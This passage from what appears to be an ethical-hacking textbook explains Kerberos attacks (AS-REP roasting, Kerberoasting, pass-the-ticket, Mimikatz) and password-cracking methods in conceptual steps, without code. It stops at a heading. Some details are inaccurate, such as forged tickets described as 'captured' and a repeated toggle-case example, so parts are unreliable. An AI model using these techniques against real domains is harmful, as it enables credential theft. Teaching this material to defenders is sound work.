
- **AS-REP Roasting (Cracking TGT)**

  In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

  In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

  The following steps are involved in AS-REP Roasting:

  1. The attacker identifies a user account with the pre-authentication option disabled.
  2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
  3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
  4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).



Domain Controller/ KDC
Request TGT
3
Receive TGT
2
1
Discover user account with pre-authentication disabled
Attacker
Crack TGT, obtain password to access service
4
Application Server

Figure 6.16: AS-REP Roasting

Kerberoasting (Cracking TGS)

In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.17: Kerberoasting

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

  Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

  Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

  - **Mimikatz**

    Source: *https://github.com*

    Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.

Figure 6.18: Screenshot of Mimikatz

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '`password`', this technique would create fingerprints "`p`", "`a`", "`s`", "`s`", "`w`", "`o`", "`r`", "`d`", "`pa`" , "`ss`", "`wo`", "`rd`", etc. Attackers usually perform this attack to crack complex passwords such as "`pass-10`".

  To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "`xyz`", the following set of combinations is generated:

  `Xyz`

  `Xyz`

  `XYz`

  `XYZ`

  `xYz`

  … etc.

  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these character elements, a new alphabet is developed, which is then matched with the existing password database.

  In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.

- **GPU-based Attack**

